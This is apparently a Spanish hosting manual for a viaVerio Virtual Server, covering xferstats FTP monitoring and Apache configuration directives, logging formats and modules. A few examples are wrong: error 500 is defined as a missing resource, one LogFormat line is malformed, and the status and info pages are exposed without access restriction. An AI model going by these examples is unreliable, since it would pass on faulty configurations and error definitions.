Se puede limitar la cantidad de espacio en disco de su Servidor Virtual que puede usar uno de sus usuarios. Si el usuario trata de subir más datos de lo que permite su capacidad restante, recibe un mensaje de error.

Monitoreo de la actividad del FTP anónimo

El archivo `messages` ubicado en su directorio `var/logs` contiene información valiosa que describe la frecuencia con la que se utiliza su servidor FTP anónimo. Sin embargo, dicha información no es muy fácil de leer. Puede utilizar el programa `xferstats` para resumir la actividad del FTP anónimo.

`xferstats` puede ejecutarse de manera periódica mediante el utilitario `CRON`.

Cómo utilizar `xferstats` para monitorear la actividad del FTP

1. Cree un archivo denominado `cfile` con la siguiente información:

```
# cron tab file (see crontab(5))
# Every Sunday morning at 2:13am process FTP xferstats
and "nuke" message file
13 2 * * sun /usr/local/bin/xferstats -m
usuario@su_empresa.com -n
```

2. Ejecute `crontab` para instalar el archivo `cron` (`cfile`) que acaba de crear:

```
% crontab cfile
```

Para obtener mayor información sobre `cron`, ingrese `man crontab` y `man 5 crontab` en la línea de comando de su Servidor Virtual o consulte la sección sobre `cron` en el Capítulo 8.

Ejemplo de resultado provisto por `xferstats`

```
TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17
Files Transmitted During Summary Period    3
Bytes Transmitted During Summary Period    762
Systems Using Archives                      0
Average Files Transmitted Daily             2
Average Bytes Transmitted Daily            381
Daily Transmission Statistics
Number Of Number of Average Percent Of
Date    Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
Aug 16      2      508 508.0 KB/s   66.67   66.67
Aug 17      1      254  0.3 KB/s   33.33   33.33
Total Transfers from each Archive Section (By bytes)
Archive Section  Files Sent Bytes Sent Files Sent
Bytes Sent
/pub              3      762 100.00  100.00
Hourly Transmission Statistics
Number Of Number of Average Percent Of
Time    Files Sent Bytes Sent Xmit Rate Files Sent
Bytes Sent
-----
03              1      254  0.3 KB/s   33.33   33.33
05              2      508 508.0 KB/s   66.67   66.67
```

Información adicional

Si desea mayor información acerca de los temas tratados en este capítulo, consulte la siguiente página del sitio web de viaVerio.

Información sobre el Servidor Virtual

<http://www.viaverio.com/support/>

Capítulo 6: Configuración Avanzada del Servidor Web

Este capítulo cubre los siguientes temas:

- Mantenimiento de los archivos de configuración del servidor web
- Utilización de módulos en Apache
- Nociones del formato de registro
- Manejo de contenido web en varios idiomas
- Imagemaps
- Autenticación de usuarios
- Server Side Includes (SSI)
- Servidor seguro (SSL e ID de servidor seguro)
- Información adicional

Mantenimiento de los archivos de configuración del servidor web

El comportamiento del servicio virtual de web es controlado, personalizado y definido por un conjunto clave de archivos de configuración, que incluye el archivo de configuración principal del servidor web (`httpd.conf`) y el archivo de definiciones de tipos MIME (`mime.types`).

Cada archivo de configuración está ubicado en el directorio `www/conf` e incluye valores predeterminados que son aceptables para la mayoría de las circunstancias y necesidades. Sin embargo, si desea personalizar el comportamiento de su servicio web virtual, consulte la descripción de muchas (aunque no todas) las variables de archivos de configuración que figuran a continuación.

Nota: Su servidor virtual viene con archivos de configuración web predeterminados que son aceptables para la mayoría de los usuarios.

La documentación completa de las variables de configuración se encuentra en el sitio web Apache:

<http://www.apache.org/docs/mod/directives.html>

Directivas Apache

Hay algunos puntos básicos que es preciso saber para usar las directivas Apache. En primer lugar, hay directivas que son entradas de una sola línea. Por ejemplo:

```
ServerName su_empresa.com
```

Y hay bloques de directivas que tienen una línea de inicio y una de fin, y que agrupan un conjunto de directivas. Por ejemplo:

```
<VirtualHost abc.com>
ServerName www.abc.com
ServerAdmin webmaster@abc.com
DocumentRoot /usr/local/etc/httpd/htdocs/abc
</VirtualHost>
```

Los bloques de directivas se encierran entre los símbolos de mayor y menor ("`<`" y "`>`") y siempre tienen una directiva de inicio y una de fin. La directiva de fin contiene una barra inclinada ("`/`").

Directivas de operación del servidor

Directiva `LoadModule`

La directiva `LoadModule` instruye al servidor Apache para que cargue librerías de objetos compartidos al arrancar. Esta debe ser la primera directiva en el archivo de configuración, para que el módulo esté disponible antes de que el servidor web lo use. Ejemplo:

```
LoadModule prueba_module modules/mod_prueba.so
```

Los módulos Apache se detallan en la sección "módulos" de este capítulo.

Directiva `HostnameLookups`

El servidor web Apache está preconfigurado para mantener un registro de los clientes que accedieron a los recursos de su sitio web. El registro incluye el nombre de host (Ej: algo.su_empresa.com) o sólo la dirección IP (por ejemplo, 32.64.128.16). Para mejorar el desempeño del servidor, la configuración predeterminada es “desactivado”. En el proceso de respuesta del servidor se introduce una latencia adicional cuando el servidor web debe realizar una “búsqueda” del nombre de host, que traduce las direcciones de IP a nombres de dominio. Incluso los sitios con cargas moderadas deberían dejar desactivada esta directiva, debido a que las búsquedas de nombre de host pueden llevar mucho tiempo.

Nota: Use una herramienta de análisis de registro como WebTrends para buscar los nombres de host para direcciones IP fuera de línea. Esta es una forma mucho más eficiente de traducir las direcciones IP a nombres de dominio.

Ejemplo:

```
HostnameLookups off
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#hostnamelookups>

Directiva `ServerAdmin`

La directiva `ServerAdmin` define la dirección de correo electrónico que el servidor incluye en los mensajes de error que envía a la computadora local.

Ejemplo:

```
ServerAdmin webmaster@suempresa.com
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#serveradmin>

Directiva `ServerRoot`

La directiva `ServerRoot` define el directorio donde reside el servidor. El directorio predeterminado es `/usr/local/etc/httpd`, porque es el que contiene los subdirectorios `conf` y `logs`. Las rutas relativas para otros archivos de configuración se definen con respecto al directorio `ServerRoot`.

Ejemplo:

```
ServerRoot /usr/local/etc/httpd
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#serverroot>

Directiva ErrorLog

Al encontrar un error, el servidor usa la definición especificada en la directiva **ErrorLog** para manejarlo. En general, se especifica un nombre de archivo al cual el servidor web anexa la información de error. Si la definición de nombre de archivo no comienza con una barra inclinada ("/"), se supone que es relativa al **ServerRoot**. Si el nombre de archivo comienza con una barra vertical ("|"), se supone que es un comando que va a ser generado por el servidor web para manejar la información de error.

Ejemplo:

```
ErrorLog logs/error_log
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#errorlog>

Directiva LogFormat

La directiva **LogFormat** fija el formato del archivo de registro predeterminado nombrado por la directiva **TransferLog**. Esta directiva también sirve para definir tipos de archivos de formato de registro personalizados. Cada tipo de formato de registro es definido por una declaración de formato encerrada entre comillas seguida de un identificador optativo o sobrenombre. A continuación se muestran algunos ejemplos de directivas **LogFormat**. (Si desea información adicional sobre cómo usar los formatos de registro eficazmente, consulte la sección "Mantenimiento de registros del servidor" del Capítulo 8.)

La declaración del formato para cada directiva **LogFormat** puede contener caracteres literales copiados a los archivos de registro y directivas '%' que se reemplazan en el archivo de registro. A continuación figura una muestra de algunas de las directivas '%'. (La lista completa se publica en el sitio web de Apache.)

```
%b: bytes enviados, excluyendo encabezados HTTP
%f: nombre de archivo
%h: host remoto
%r: primera línea de solicitud
%s: estado. Para las solicitudes redirigidas internamente, es el estado de la solicitud *original* --- %>s para la última
%t: tiempo, en el formato de registro común
%u: usuario remoto
```

Ejemplos:

```
LogFormat "declaracion del formato" identificador
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\" \"\
  \">{User-Agent}i\" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referrer}i -> %U" referrer
LogFormat "%{User-Agent}I" agent
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_log_config.html#logformat

http://www.apache.org/docs/mod/mod_log_config.html#formats

Directiva TransferLog

La directiva **TransferLog** se usa para identificar la ubicación de un archivo que contendrá un registro de todas las solicitudes al servidor. Si usa la directiva **CustomLog** para identificar el formato de los archivos de registro, el formato del archivo **TransferLog** será definido por la directiva **LogFormat** más reciente (o el Formato de Registro Combinado, si no se especificó ningún otro formato predeterminado). Si quiere que las entradas en el registro de transferencia se formateen con el Formato de Registro Común, deberá crear una definición **LogFormat** personalizada. También puede procesar las entradas de Registro de Transferencia con una aplicación externa definiendo su **TransferLog** con una barra vertical ("|"). A continuación se incluye un ejemplo. (Si desea información adicional, consulte la sección "Mantenimiento de registros del servidor" del Capítulo 8).

Ejemplo:

```
TransferLog logs/access_log
```

O:

```
TransferLog "|rotatelogs /www/logs/access_log 86400"
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_log_config.html#transferlog

http://www.apache.org/docs/mod/mod_log_config.html#customlog

Directiva RefererLog

La directiva **RefererLog** se usa para identificar la ubicación de un archivo que contendrá un registro de toda la información de referencias (información sobre sitios web que contienen vínculos y "refieren" o derivan usuarios a su sitio web). El servidor está preconfigurado en el formato de registro combinado. Como tal, la información de referencias se incluye en `access_log`. Si desea un registro separado para este tipo de información, vea "Cambio de **LogFormat**" más abajo.

Ejemplo:

```
RefererLog logs/referer_log
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_log_referer.html#refererlog

Directiva AgentLog

La directiva **AgentLog** se usa para identificar la ubicación de un archivo que contiene un registro de toda la información de agente de navegador. El servidor está preconfigurado en el formato de registro combinado. Como tal, la información se incluye en `access_log`. Si desea un registro separado para este tipo de información, vea "Cambio de **LogFormat**" más abajo.

Ejemplo:

```
AgentLog logs/agent_log
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_log_agent.html#agentlog

Cambio de LogFormat

Si desea cambiar el formato del archivo de registro del servidor web por el formato de registro común (archivos de registro distintos para los datos de acceso, agente y referencias), debe modificar el archivo de configuración del servidor (`~/www/conf/httpd.conf`) de la siguiente manera:

```
# formato de registro común (common)
LogFormat "%h %l %u %t \"%r\" %>s %b"
# formato de registro combinado (combined)
#LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"%{User-Agent}i\""
# Ubicación del archivo de registro de acceso
# Si no empieza con /, se le antepone ServerRoot.
TransferLog logs/access_log
# Si quiere tener archivos de registro distintos
# para el agente y las referencias,
# elimine el símbolo de comentario en las
# siguientes directivas:
RefererLog logs/referrer_log
AgentLog logs/agent_log
```

También puede definir su propio formato de registro modificando la directiva `LogFormat`. Después de hacer los cambios, reinicie el servidor web.

Directiva ServerName

La directiva `ServerName` fija el nombre de host del servidor web.

Ejemplo:

```
ServerName algun.nombre_de.dominio
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#servername>

Directiva KeepAlive

La extensión `KeepAlive` a HTTP, tal como la define el documento HTTP/1.1, habilita las conexiones persistentes. Estas sesiones HTTP de larga duración permiten enviar múltiples solicitudes por la misma conexión TCP y en algunos casos se demostró que aceleran casi un 50% los tiempos de latencia para documentos HTML con múltiples imágenes. La directiva `KeepAlive` activa o desactiva el soporte `KeepAlive`. Especifique `on` para activar las conexiones persistentes y `off` para desactivarlas. El máximo de solicitudes que se desea que el servidor web soporte por conexión se define en la directiva `MaxKeepAliveRequests`.

Ejemplo:

```
KeepAlive on
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#keepalive>

<http://www.apache.org/docs/keepalive.html>

Directiva **MaxKeepAliveRequests**

La directiva **MaxKeepAliveRequests** limita la cantidad de solicitudes permitidas por conexión cuando KeepAlive está activado. Si se especifica en 0, las solicitudes permitidas serán ilimitadas. Se recomienda especificar un valor alto para maximizar el desempeño del servidor.

Ejemplo:

```
MaxKeepAliveRequests 100
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#maxkeepaliverequests>

Directiva **KeepAliveTimeout**

La directiva **KeepAliveTimeout** define cuántos segundos debe esperar el servidor web una solicitud antes de cerrar la conexión con el host remoto.

Ejemplo:

```
KeepAliveTimeout 15
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#keepalivetimeout>

Directiva **MaxRequestsPerChild**

La directiva **MaxRequestsPerChild** fija el límite en la cantidad de solicitudes que cada proceso secundario de servidor puede manejar. Después de la solicitud **MaxRequestsPerChild**, el proceso secundario muere. Si **MaxRequestsPerChild** es 0, el proceso nunca morirá. Fijando un límite distinto de cero para **MaxRequestsPerChild** se obtienen dos beneficios:

1. Se limita la cantidad de memoria que un proceso puede consumir por una pérdida de memoria (accidental)
2. Contribuye a reducir la cantidad de procesos cuando la carga del servidor se reduce, dando a los procesos una determinada duración.

Ejemplo:

```
MaxRequestsPerChild 0
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#maxrequestperchild>

Directiva `VirtualHost`

La directiva `VirtualHost` le permite configurar el servidor virtual para subalojar múltiples nombres de dominio.

Ejemplo:

```
<VirtualHost nombre_de.dominio >
  ServerAdmin webmaster@nombre_de.dominio
  DocumentRoot /usr/local/etc/httpd/vhosts/subhost-dir
  ServerName nombre_de.dominio
  ErrorLog logs/subhost-error_log
  TransferLog logs/subhost-access_log
</VirtualHost>
```

Si desea información adicional, consulte “Comprendiendo el Alojamiento Virtual” en el Capítulo 3.

Directivas de recursos del servidor

Directiva `DocumentRoot`

La directiva `DocumentRoot` establece el directorio desde el cual el servidor web sirve los archivos y donde debe residir el contenido web.

Ejemplo:

```
DocumentRoot /usr/local/etc/httpd/htdocs
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#documentroot>

Directiva `DirectoryIndex`

Cuando se recibe una solicitud URL que no identifica explícitamente un recurso por su nombre (por ejemplo: http://www.su_empresa.com), el servidor web tratará de recuperar los archivos definidos por la directiva `DirectoryIndex`. Pueden definirse varios archivos. El servidor web devolverá el primero que encuentre.

Ejemplo:

```
DirectoryIndex index.html index.htm
```

Una solicitud de http://www.su_empresa.com devolverá http://www.su_empresa.com/index.html, si existe, luego http://www.su_empresa.com/index.htm, si existe, y así sucesivamente, hasta que se encuentre una correlación. Si no se encuentra una correlación, entonces se devuelve un índice de los archivos contenidos en el directorio.

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_dir.html

Las Directivas **FancyIndexing**, **IndexOptions**, **AddIcon e IndexIgnore**

Como ya se mencionó, la directiva **DirectoryIndex** identifica archivos específicos que deben buscarse cuando se recibe una solicitud URL que no identifica explícitamente un recurso. Si la búsqueda **DirectoryIndex** falla y la opción **Indexes** está establecida para el directorio solicitado (vea la directiva **httpd.conf** `<Directory>`), se genera un índice de archivos y se sirve al agente del cliente. Hay varias directivas que definen cómo se muestra ese índice de archivos.

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_autoindex.html

Directiva **AccessFileName**

Al devolver un documento a un cliente, el servidor busca archivos de control de acceso en el directorio de recursos solicitado y en los que depende. La directiva **AccessFileName** establece el nombre del archivo que el servidor web buscará para encontrar las definiciones de control de acceso. Si desea más información sobre los archivos de control de acceso, consulte la sección “Creación de directorios protegidos por clave” de este capítulo.

Ejemplo:

```
AccessFileName .htaccess
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#accessfilename>

Directiva **DefaultType**

La directiva **DefaultType** define un tipo MIME para los recursos del servidor web que no se correlacionan con las extensiones de archivo encontradas en el archivo de configuración de tipos MIME.

Ejemplo:

```
DefaultType text/plain
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#defaulttype>

Directiva **AddLanguage**

La directiva **AddLanguage** se usa para identificar los recursos escritos en un idioma específico con una extensión de archivo. La directiva **AddLanguage** es esencial para la negociación de contenido, donde el servidor devuelve uno de varios documentos basados en la preferencia de idioma del navegador local. Si desea más información acerca de la negociación de contenido, consulte la sección sobre servicios de documentos basados en preferencias de idioma de este capítulo.

Ejemplo:

```
AddLanguage en .en
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_mime.html#addlanguage

Directiva LanguagePriority

La directiva **LanguagePriority** le permite dar prioridad a algunos idiomas si se produce un “empate” durante la negociación del contenido o si el navegador local no especifica una prioridad de idioma (esto puede pasar con los navegadores más antiguos). Si desea más información acerca de la negociación de contenido, consulte la sección sobre servicios de documentos basados en preferencias de idioma de este capítulo.

Nota: El uso de esta directiva exige que esté cargado el módulo **mod_negotiation**. Si necesita ampliar la información, consulte la explicación de la directiva **LoadModule**.

Ejemplo:

```
LanguagePriority en fr de
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_negotiation.html#languagepriority

Directiva Redirect

La directiva **Redirect** se usa para redirigir las rutas URL absolutas a direcciones URL absolutas. Esto suele ser útil cuando se cambian de lugar los recursos y hay que “redirigir” las solicitudes de documentos.

Ejemplo:

```
Redirect /ruta/archivo.html
http://otra.ubicación/archivo.html

Redirect /ruta/archivo.html
http://www.su\_empresa.com/nuevoarchivo.html

Redirect /directorio http://otra.ubicación/directorio/

Redirect /directorio
http://www.su\_empresa.com/nuevodirectorio/
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_alias.html#redirect

Directiva Alias

La directiva **Alias** permite que los documentos se almacenen en un sistema local de archivos distinto del directorio definido con la directiva **DocumentRoot**.

Ejemplo:

```
Alias icons /usr/local/etc/httpd/icons
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_alias.html#alias

Directiva ScriptAlias

La directiva **ScriptAlias** tiene el mismo comportamiento que la directiva **Alias**, pero además de dar una definición de alias, indica que el directorio objetivo contiene CGI scripts.

Ejemplo:

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-bin/
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_alias.html#scriptalias

Directiva AddType

La directiva **AddType** le permite agregar una nueva definición de tipos MIME sin editar el archivo definido por la directiva **TypesConfig**. Como su archivo de configuración `mime.types` es bastante completo, rara vez necesitará usar la directiva **AddType**.

Ejemplo:

```
AddType text/plain .txt
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_mime.html#addtype

Directiva AddHandler

La directiva **AddHandler** asigna una extensión de archivo con un gestor especial.

Ejemplo:

```
# Para usar CGI scripts:  
#AddHandler cgi-script .cgi
```

O:

```
# Para usar archivos HTML analizados por el servidor:  
AddType text/html .shtml  
AddHandler server-parsed .shtml
```

Si desea información adicional, consulte:

http://www.apache.org/docs/mod/mod_mime.html#addhandler

<http://www.apache.org/docs/handler.html#addhandler>

Directiva `ErrorDocument`

La directiva `ErrorDocument` define la ubicación de los documentos que deben mostrarse (o scripts que deben invocarse) cuando el servidor encuentra un error. La directiva puede conectar los códigos de error a documentos o scripts en el servidor local o en un servidor remoto. Cuando se encuentra el código de error, el servidor web le dice al navegador local que redirija su solicitud a la URL que usted define con el código de error. Si no existe una definición `ErrorDocument` para un código de error específico, entonces el servidor web da un mensaje de error de código fuente que definió internamente. Los códigos de error comunes incluyen 401, 403, 404 y 500. Sus definiciones figuran en la siguiente tabla:

Código de error	Definición
Código de error 401 - Autorización denegada	El recurso solicitado requirió la autenticación y el cliente no pudo dar la combinación válida de nombre de usuario / clave.
Código de error 403 - Permiso denegado	La computadora local solicitó un recurso prohibido.
Código de error 404 - Recurso no encontrado	El recurso solicitado no existe en el servidor web.
Código de error 406 - Recurso inaceptable	El recurso solicitado se encontró en el servidor web pero no pudo entregarse porque el tipo de recurso es incompatible con los de su computadora local.
Código de error 500 - Error Interno	El recurso solicitado no existe en el servidor web.

Si desea ampliar la información sobre el manejo de errores personalizados, consulte la sección sobre creación de páginas de documento de error personalizado de este capítulo.

Ejemplo:

```
ErrorDocument 401 /error/ Suscribirse.html
ErrorDocument 403 /error/ denegado.html
ErrorDocument 404 /error/ noencontrado.html
ErrorDocument 406 /cgi-bin/error/ language.pl
ErrorDocument 500 /cgi-bin/error/ error_en_script.pl
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#errordocument>

<http://www.apache.org/docs/custom-error.html>

Directivas de control de acceso

Directiva Directory

La directiva **Directory** define las configuraciones de control de acceso y seguridad para los directorios a los que tiene acceso el servidor web. Cada directiva **Directory** está formada por varias subdirectivas. Algunas son **Options**, **AllowOverride** y **<Limit>**. Muchas de las subdirectivas que pueden incluirse en las definiciones de **<Directory>** pueden incluirse en archivos de control de acceso local (vea la directiva **AccessFileName**). En la mayoría de los casos, las definiciones predeterminadas de **<Directory>** incluidas en el archivo **http.conf** cumplirán sus necesidades (las definiciones predeterminadas se incluyen más abajo). Si necesita modificarlas, consulte las referencias URL que figuran en la lista más abajo, para ver una presentación completa de la directiva **<Directory>** y sus subdirectivas.

Ejemplo:

```
<Directory /usr/local/etc/httpd/htdocs>
#Posibles valores para la directiva Options:"None",
#"All" o una combinación de "Indexes", "Includes",
#"FollowSymLinks", "ExecCGI", o "MultiViews". Nota:
#"MultiViews" no se incluye con "All"
Options Indexes FollowSymLinks
#La directiva AllowOverride controla sobre qué
#opciones pueden prevalecer los archivos de control
#de acceso local en los directorios. Los valores
#también pueden ser "All", o cualquier combinación
# de "Options", "FileInfo", "AuthConfig" y "Limit"
AllowOverride None
#La directiva Limit controla quién puede acceder a
#los recursos desde el servidor. Puede identificar
#específicamente restricciones de acceso realizadas
#utilizando métodos como POST, GET, PUT, DELETE,
#etc. Si no se especificó un método, las
#restricciones de acceso se aplican a todos los
#métodos.
<Limit>
order allow,deny
allow from all
</Limit>
</Directory>
#/usr/local/etc/httpd/cgi-bin debe cambiarse por el
#valor de la definición ScriptAlias.
<Directory /usr/local/etc/httpd/cgi-bin>
AllowOverride None
Options None
</Directory>
```

Si desea información adicional, consulte:

<http://www.apache.org/docs/mod/core.html#directory>

<http://www.apache.org/docs/mod/core.html#options>

<http://www.apache.org/docs/mod/core.html#allowoverride>

<http://www.apache.org/docs/mod/core.html#limit>

<http://hoohoo.ncsa.uiuc.edu/docs/setup/access/Overview.html>

Archivo de tipos MIME (`mime.types`)

El archivo de configuración de tipos MIME determina cómo conecta el servidor web las extensiones de nombre de archivo con los tipos MIME que se devuelven al navegador, que luego conecta los tipos MIME con aplicaciones “ayudantes” o incorporadas en línea. A pesar de que el archivo de configuración predeterminado `mime.types` incluye una definición de los tipos MIME más comunes, usted puede modificar el archivo libremente para agregar soporte para los tipos MIME que desee.

Cómo agregar una nueva definición de tipo MIME

Anexe la definición a los tipos MIME del archivo en el siguiente formato (donde *tipo/subtipo* es el tipo MIME del documento cuyo nombre de archivo termina con una de las extensiones listadas):

```
tipo/subtipo extensión1 extensión2 ... extensiónN
```

Nota: Las líneas que empiezan con “#” son comentarios y son pasadas por alto.

La lista de extensiones incluye cualquier número de extensiones de nombres de archivo separados por espacios. En el archivo de tipos MIME predeterminado incluido con el servicio web virtual hay ejemplos de entradas de tipos MIME.

Utilización de módulos Apache

Apache se convirtió en el servidor web más popular, gracias a su diseño modular, que brinda gran capacidad y flexibilidad a los administradores y desarrolladores web.

Un módulo es una porción de código escrita a las especificaciones Apache API que se carga de las siguientes maneras:

- dinámicamente en `httpd.conf`
- estáticamente en el daemon `httpd`

Con su diseño modular y su interfase API, los desarrolladores independientes pueden crear módulos que se cargan con `httpd` para agregar capacidad al servidor web. Existen módulos Apache para aplicaciones como PERL y PHP. Poniendo estos módulos a disposición del servidor web (a través de la carga dinámica), el servidor web puede procesar internamente conjuntos de instrucciones en lugar de depender de aplicaciones externas (como CGI), aumentando la velocidad con la que el servidor responde a las solicitudes.

Listado de módulos vinculados estáticamente

Los siguientes módulos están vinculados estáticamente en el Servidor Virtual Apache:

```
apache_ssl
mod_access
mod_actions
mod_alias
mod_auth
mod_auth_dbm
mod_autoindex
mod_cgi
mod_dir
mod_imap
mod_include
mod_log_agent
mod_log_config
mod_log_referer
mod_mime
mod_setenvif
mod_so.c
mod_userdir
```

Para ver una descripción de los módulos Apache, consulte:

<http://www.apache.org/docs/mod/>

Utilización de módulos de carga dinámica

viaVerio personalizó algunos aspectos del servidor web Apache para su Servidor Virtual. Una característica clave desarrollada por viaVerio es el soporte a los módulos de carga dinámica. La capacidad de cargar módulos dinámicamente se conoce como soporte "DSO". El directorio `~/www/modules` contiene módulos Apache que pueden agregarse a su servidor web dinámicamente:

Módulos Apache dinámicos disponibles

Módulos más comunes

`mod_frontpage` (ftp://ftp.vr.net/pub/apache/mod_frontpage/)

`mod_jserv` (<http://java.apache.org>)

`mod_perl` (<http://perl.apache.org>)

`mod_php4` (<http://www.php.net>)

Otros módulos

`mod_asis` (http://www.apache.org/docs/mod/mod_asis.html)

`mod_auth.db` (http://www.apache.org/docs/mod/mod_auth_db.html)

`mod_auth.mssql` (http://www.webweaving.org/mod_auth_mssql/)

`mod_auth.mysql` (http://bourbon.netvision.net.il/mysql/mod_auth_mysql/)

`mod_auth.pgsql` (ftp://ftp.eurolink.it/pub/linux/www/mod_auth_pgsql/)

`mod_auth_anon` (http://www.apache.org/docs/mod/mod_auth_anon.html)

`mod_cern_meta` (http://www.apache.org/docs/mod/mod_cern_meta.html)

`mod_digest` (http://www.apache.org/docs/mod/mod_digest.html)

`mod_env` (http://www.apache.org/docs/mod/mod_env.html)

`mod_expires` (http://www.apache.org/docs/mod/mod_expires.html)

`mod_fastcgi` (http://www.apache.org/docs/mod/mod_fastcgi.html)

`mod_headers` (http://www.apache.org/docs/mod/mod_headers.html)

`mod_info` (http://www.apache.org/docs/mod/mod_info.html)

`mod_mime_magic` (http://www.apache.org/docs/mod/mod_mime_magic.html)

`mod_mmap_static` (http://www.apache.org/docs/mod/mod_mmap_static.html)

`mod_negotiation` (http://www.apache.org/docs/mod/mod_negotiation.html)

`mod_proxy` (http://www.apache.org/docs/mod/mod_proxy.html)

`mod_rewrite` (http://www.apache.org/docs/mod/mod_rewrite.html)

`mod_speling` (http://www.apache.org/docs/mod/mod_speling.html)

`mod_status` (http://www.apache.org/docs/mod/mod_status.html)

`mod_usertrack` (http://www.apache.org/docs/mod/mod_usertrack.html)

`mod_vhost_alias` (http://www.apache.org/docs/mod/mod_vhost_alias.html)

Cómo agregar los módulos de carga dinámica

Los módulos dinámicos se agregan en el archivo `~/www/conf/httpd.conf`. `LoadModule` se usa al principio del archivo `httpd.conf` (para que el módulo se cargue antes de que se le pase alguna instrucción).

Cómo agregar un módulo de carga dinámica

Al principio del archivo `httpd.conf`, escriba:

```
LoadModule módulo nombrearchivo
```

Si desea más información sobre el comando `LoadModule`, consulte:

http://www.apache.org/docs/mod/mod_so.html#loadmodule

Ejemplo:

```
LoadModule env_module modules/mod_env.so
```

Nota: El directorio `modules` es un subdirectorio de `ServerRoot` (`~/usr/local/etc/httpd`). El Servidor Virtual es el propietario del directorio `modules` pero los archivos `module` contenidos en el directorio pertenecen al directorio raíz. Los módulos no consumen la capacidad en MB del Servidor Virtual.

Puede agregar la mayoría de los módulos sólo con el comando `LoadModule`. Sin embargo, los módulos `info` y `status` requieren líneas adicionales en el archivo `httpd.conf`.

Cómo agregar `info_module`

1. Al principio de `httpd.conf`, escriba:

```
LoadModule info_module modules/mod_info.so
```

2. Después del comando `LoadModule`, escriba:

```
<Location /status>
SetHandler server-status
</Location>
<Location /info>
SetHandler server-info
</Location>
```

Cómo agregar `status_module`

1. Al principio de `httpd.conf`, escriba:

```
LoadModule status_module modules/mod_status.so
```

2. Después del comando `LoadModule`, escriba:

```
<Location /status>
SetHandler server-status
</Location>
```

```
<Location /info>
SetHandler server-info
</Location>
```

Cómo usar `status_module` para el servidor web Apache

Abra el navegador y vaya a:

http://www.su_empresa.com/status/

Cómo renovar el estado del servidor web Apache cada diez segundos

Abra el navegador y vaya a:

http://www.su_empresa.com/status?refresh=10

Cómo usar el módulo `info`

Abra el navegador y vaya a:

http://www.su_empresa.com/info/

Verá la información sobre el servidor web Apache, que incluye los módulos que se cargaron y otras configuraciones del servidor.

Si ya tiene un directorio `/status` o `/info`, sustituya `<Location /infoparameter>` por la ubicación que desee. Por ejemplo, puede usar `<Location /apacheinfo>` en su lugar. Para invocar el módulo `info` con la nueva ubicación, use http://www.su_empresa.com/apacheinfo/.

Nota: Algunos módulos exigen parámetros de acceso adicionales. Asegúrese de acceder a las URL listadas con los módulos para tener la documentación completa.

Compilación de módulos DSO

Puede bajar sus propios módulos y compilarlos en el servidor web virtual. Sin embargo, viaVerio no da soporte para el compilado o la limpieza de módulos.

Apache 1.3 brinda soporte a la herramienta APXS (APache eXtenSion), que le permite compilar y vincular sus propios módulos Apache de objetos compartidos dinámicos (DSO). Para usar APXS, conéctese a su Servidor Virtual mediante Telnet o SSH y escriba el siguiente comando:

```
% /usr/local/apache/1.3/bin/apxs OPTIONS MODULE_CODE
```

Si desea ampliar la información, consulte <http://www.apache.org/docs/dso.html>.

Comprendiendo el Formato de Registro Común

Hay tres definiciones de directivas que, cuando se juntan, definen lo que se conoce como "Formato de Registro Separado" o "Formato de Registro Común" para el almacenamiento de la información de solicitudes de recursos. El Formato de Registro Común almacena la siguiente información sobre los recursos solicitados en archivos de registro separados:

1. Información de referencia
2. Información de navegador
3. Información de agente

Nota: El formato predeterminado es el combinado, que recomendamos usar para mejorar la eficiencia del servidor web y hacer un muy buen análisis del archivo de registro.

Cómo cambiar de formato de registro común a combinado

1. Desde el archivo `httpd.conf`, convierta en comentario las directivas `AgentLog` y `ReferrerLog` colocando el carácter de numeral "#" delante de las líneas de las dos directivas, `o`
2. Elimine las líneas de las dos directivas (no es lo más recomendado)
3. Incluya una línea de definición de directiva `LogFormat` especial frente a la línea actual de la directiva `TransferLog`. Ejemplo:

```
ErrorLog logs/error_log
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referrer}i\"
\"%{User-Agent}i\""
TransferLog logs/access_log
# AgentLog logs/agent_log
# ReferrerLog logs/referrer_log
```

Nota: Puede haber una directiva `Logformat` como la de arriba ubicada en su archivo de configuración del servidor. Si la línea es un comentario, elimínela borrando el numeral ("#").

Después de hacer las modificaciones, revise el archivo de registro de transferencias con el comando `tail`. Cada entrada en el archivo de registro de transferencias ahora debería verse de la siguiente manera:

```
un.host.remoto [19/Aug/1998:13:48:56 -0600] "GET
/index.html HTTP/1.0" 200 4817
"http://otro.host.remoto/ruta/info/documento.html"
"Mozilla/3.01 (X11; I; BSD/OS 2.0 i386)"
```

Cómo desactivar archivos de registro específicos

